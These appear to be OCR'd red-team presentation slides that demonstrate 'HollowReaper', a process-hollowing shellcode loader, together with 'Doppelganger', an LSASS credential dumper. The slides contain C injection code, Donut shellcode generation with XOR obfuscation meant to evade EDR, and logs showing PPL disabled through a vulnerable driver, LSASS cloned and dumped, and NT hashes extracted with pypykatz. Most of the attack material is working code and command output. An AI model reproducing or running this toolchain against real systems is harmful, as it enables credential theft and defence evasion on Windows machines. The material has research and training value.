
Utility tool: HollowReaper
Process Hollowing

Utility tool: HollowReaper
Process Hollowing

🥷 Process Hollowing

- Creating a process in a suspended state
- Replacing its code
- Resuming it

Process Hollowing



- Create memory section containing the payload
- Map current process and remote process
- Patch Instruction Pointer

🥷 Process Hollowing

Creating the suspended process

```
// Create the process in a suspended state

STARTUPINFOW si;
PROCESS_INFORMATION pi;
ZeroMemory(&si, sizeof(si));
si.cb = sizeof(si);
ZeroMemory(&pi, sizeof(pi));
if (!pCPW(exePathW, NULL, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &si, &pi)) {
    // printf("[ERROR] Error creating the process, code: %lu\n", GetLastError());
    free(exePathW);
    return 1;
}
free(exePathW);
printf("[+] Process created in suspended state, PID: %lu\n", pi.dwProcessId);
```

🥷 Process Hollowing

Injecting the payload (without writing it on the remote process!)

Creating the memory section (NtCreateSection)

Mapping local process (NtMapViewOfSection)

Shellcode writing

Mapping on the remote process

```
// Create section
HANDLE hSection = NULL;
LARGE_INTEGER sectionSize = { 0 };
sectionSize.QuadPart = shellcode_len;
NTSTATUS status = pNCS(&hSection, SECTION_ALL_ACCESS, NULL, &sectionSize, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL);
if (status ≠ 0 || !hSection) {
    printf("[ERROR] NCS failed: 0x%08X\n", status);
    return 1;
}

// Map section to local process
PVOID localBaseAddress = NULL;
SIZE_T viewSize = 0;
status = pNMVOS(hSection, pGCP(), &localBaseAddress, 0, 0, NULL, &viewSize, 2, 0, PAGE_READWRITE);
if (status ≠ 0 || !localBaseAddress) {
    printf("[ERROR] NMVOS (local) failed: 0x%08X\n", status);
    return 1;
}
memcpy(localBaseAddress, shellcode_enc, shellcode_len);

// Map section to remote process
PVOID remoteBaseAddress = NULL;
viewSize = 0;
status = pNMVOS(hSection, pi.hProcess, &remoteBaseAddress, 0, 0, NULL, &viewSize, 2, 0, PAGE_EXECUTE_READ);
if (status ≠ 0 || !remoteBaseAddress) {
    printf("[ERROR] NMVOS (remote) failed: 0x%08X\n", status);
    return 1;
}
printf("[+] Shellcode mapped at remote address: %p\n", remoteBaseAddress);
```

Process Hollowing

Injecting the payload (without writing it on the remote process!)

Move the instruction pointer

Resume Thread

```
#ifdef _WIN64
    ctx.Rip = (DWORD64)remoteBaseAddress;
#else
    ctx.Eip = (DWORD)remoteBaseAddress;
#endif
    if (!pSTC(pi.hThread, &ctx)) {
        // printf("[ERROR] STC failed: %lu\n", GetLastError());
        return 1;
    }

    DWORD suspendCount = pRT(pi.hThread);
    printf("[+] Thread resumed, suspend count: %lu\n", suspendCount);

    // Cleanup: close handles
    CloseHandle(pi.hThread);
    CloseHandle(pi.hProcess);

    printf("[+] Operation completed.\n");
    return 0;
}
```

🍩 Converting to shellcode

🍩 Converting to shellcode

How do we write the shellcode?

- We compile Doppelganger
- We use Donut (https://github.com/TheWover/donut) to extract the shellcode of our PE
- We XOR the shellcode since Donut shellcodes usually triggers EDRs

🍩 Converting to shellcode

Use Donut to create the shellcode:

-a 2 -> architecture amd64
-f 7 -> format C#

```
jimhawkins@DESKTOP-C5NVGBE C:\..\..\utils > C:\RedTeam\dev\donut\donut.exe -a 2 -f 7 -i C:\Users\jimhawkins\source\repos\Doppelganger\x64\Release\Doppelganger.exe

  [ Donut shellcode generator v1 (built Feb 10 2025 19:16:07)
  [ Copyright (c) 2019-2021 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "C:\Users\jimhawkins\source\repos\Doppelganger\x64\Release\Doppelganger.exe"
  [ Entropy       : Random names + Encryption
  [ File type     : EXE
  [ Target CPU    : amd64
  [ AMSI/WDLP/ETW : continue
  [ PE Headers    : overwrite
  [ Shellcode     : "loader.cs"
  [ Exit          : Thread
```

Converting to shellcode

Copy the shellcode in xor20charkey.py and execute

```
jimhawkins@DESKTOP-C5NVGBE C:\..\..\utils > python .\xor20charkey.py > 20charxoredshellcode.txt
```

Then copy the XORed shellcode in Hollowreaper source code and compile

💀 Executing!

💀 Executing!

```
jimhawkins@DESKTOP-C5NVGBE C:\..\..\Public > C:\Users\jimhawkins\source\repos\HollowReaper\x64\Release\HollowReaper.exe "C:\windows\explorer.exe"
[+] Starting HollowReaper
[*] Requesting S DBG PVG ...
[+] S DBG PVG enabled.
[+] Path provided from command line: C:\windows\explorer.exe
[+] Process created in suspended state, PID: 4024
[+] Shellcode mapped at remote address: 0000000000F70000
[+] Thread resumed, suspend count: 1
[+] Operation completed.
```

💀 Executing!

Original PPL values

Overwritten PPL values

Process cloned

Dump

PPL values restored

```
jimhawkins@DESKTOP-C5NVGBE C:\..📂..\Public > type .\log.txt
[+] Requested privilege enabled
[*] Requesting permissions for new duplicated token ...
[+] Requested privilege enabled
[+] Requested privilege enabled
[+] Successfully duplicated token. Process can now run as SYSTEM.
[*] Running as SYSTEM.
[+] Service created successfully.
[+] Driver loaded and started successfully.
[*] Windows Build 26100 detected
[*] Device handle obtained
[*] Ker base address: 0xfffff8029f200000
[*] System entry address: 0xffffe70ae8693040
[*] Found EPROC at 0xffffe70aee8f2080
[*] Original protection values:
[*]     Protection value: 0x3C
[*]     Protection value: 0x08
[*]     Protection value: 0x41
[+] PPL disabled (0x00 written)
[*]     SigLv value after write: 0x00
[*]     SecSigLv value after write: 0x00
[*]     Prot value after write: 0x00
[*] Found process: lsass.exe (PID: 828)
[+] Successfully cloned process, handle: 0x0000000000000298
[*] Starting dump to memory buffer
[+] Copied 79616916 bytes to memory buffer
[+] XOR'd dump written to C:\Users\Public\doppelganger.dmp successfully
[*] Windows Build 26100 detected
[*] Device handle obtained for restoration
[+] PPL restored to original value:
[*]     SigLv value after write: 0x3C
[*]     SecSigLv value after write: 0x08
[*]     Prot value after write: 0x41
[+] Service stopped successfully.
[+] Service deleted successfully.
[*] Execution completed successfully.
```

💀 Executing!

Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-C5NVGBE\jimhawkins] (Administrator)

File Options View Process Find Users Help

lsass

Process	CPU	Private ...	Working...	PID	Description	Company Name	Protection
lsass.exe	1.56	8,432 K	77,244 K	764			PsProtectedSignerLsa-Light

Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-C5NVGBE\jimhawkins] (Administrator)

File Options View Process Find Users Help

lsass

Process	CPU	Private ...	Working...	PID	Description	Company Name	Protection
lsass.exe	0.78	8,468 K	77,416 K	764	Local Security Aut...	Microsoft Corpor...	

💀 Executing!

```
jimhawkins@DESKTOP-C5NVGBE C:\..📂..\Public > venv\Scripts\activate
(venv) jimhawkins@DESKTOP-C5NVGBE C:\..📂..\Public > python .\decrypt_xor_dump.py .\doppelganger.dmp
[+] Decryption successful. Output written to: .\doppelganger.dmp.dec
[*] Header: b'MDMP'
(venv) jimhawkins@DESKTOP-C5NVGBE C:\..📂..\Public > python -m pypykatz lsa minidump C:\Users\Public\doppelganger.dmp.dec
INFO:pypykatz:Parsing file C:\Users\Public\doppelganger.dmp.dec
ERROR:root:PEB parsing error!
Traceback (most recent call last):
  File "C:\Users\Public\venv\Lib\site-packages\minidump\minidumpfile.py", line 86, in _parse
    self.__parse_peb()
  File "C:\Users\Public\venv\Lib\site-packages\minidump\minidumpfile.py", line 235, in __parse_peb
    self.peb = PEB.from_minidump(self)
               ^^^^^^^^^^^^^^^^^^^^^^^^
  File "C:\Users\Public\venv\Lib\site-packages\minidump\structures\peb.py", line 85, in from_minidump
    buff_reader.move(minidumpfile.threads.threads[0].Teb + PEB_OFFSETS[offset_index]["peb"])
                     ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~^^^
IndexError: list index out of range
FILE: ======== C:\Users\Public\doppelganger.dmp.dec =======
== LogonSession ==
authentication_id 129187 (1f8a3)
session_id 1
username jimhawkins
domainname DESKTOP-C5NVGBE
logon_server DESKTOP-C5NVGBE
logon_time 2025-04-09T09:20:58.911244+00:00
sid S-1-5-21-117917396-198582124-3974483388-1001
luid 129187
        == MSV ==
                Username: jimhawkins
                Domain: .
                LM: NA
                NT: 8c74[redacted]40ba
                SHA1: b35[redacted]da9c
                DPAPI: b35[redacted]da9c
        == WDIGEST [1f8a3]==
```

Project Structure

📂 Project Structure

Files:

- 🔮 Doppelganger
  - Obtains System token and requires needed privileges
  - Uses vulnerable driver to disable PPL
  - Clone LSASS
  - Dumps LSASS clone
- 💀 HollowReaper.c
  - Performs process hollowing
- 🔑 xor20charkey.py
  - XORs the shellcode
- 🔑 decrypt_xor_dump.py
  - unXOR the dump
- ⚙️ RTCore64.sys
  - Vulnerable driver

🏠 Take Home Messages

🏠 Take Home Messages

- Dumping LSASS from memory it’s becoming more and more difficult
- The driver is seen by some EDR
- The software runs undetected by some security solutions
- Use a vulnerable driver to disable PPL
- Use process cloning to bypass VBS
- If Credential Guard is enabled not all credentials are visible

⚒ TODO

- Explore new vulnerable drivers
- Understand better various Windows security measures
- Investigate if it is possible to read secrets protected by LSAIso (Bypass Credential Guard)

📖 Repo: https://github.com/vari-sh/RedTeamGrimoire

📜 Blogpost: https://labs.yarix.com/2025/06/doppelganger-an-advanced-lsass-dumper-with-process-cloning/

"That's all Folks!"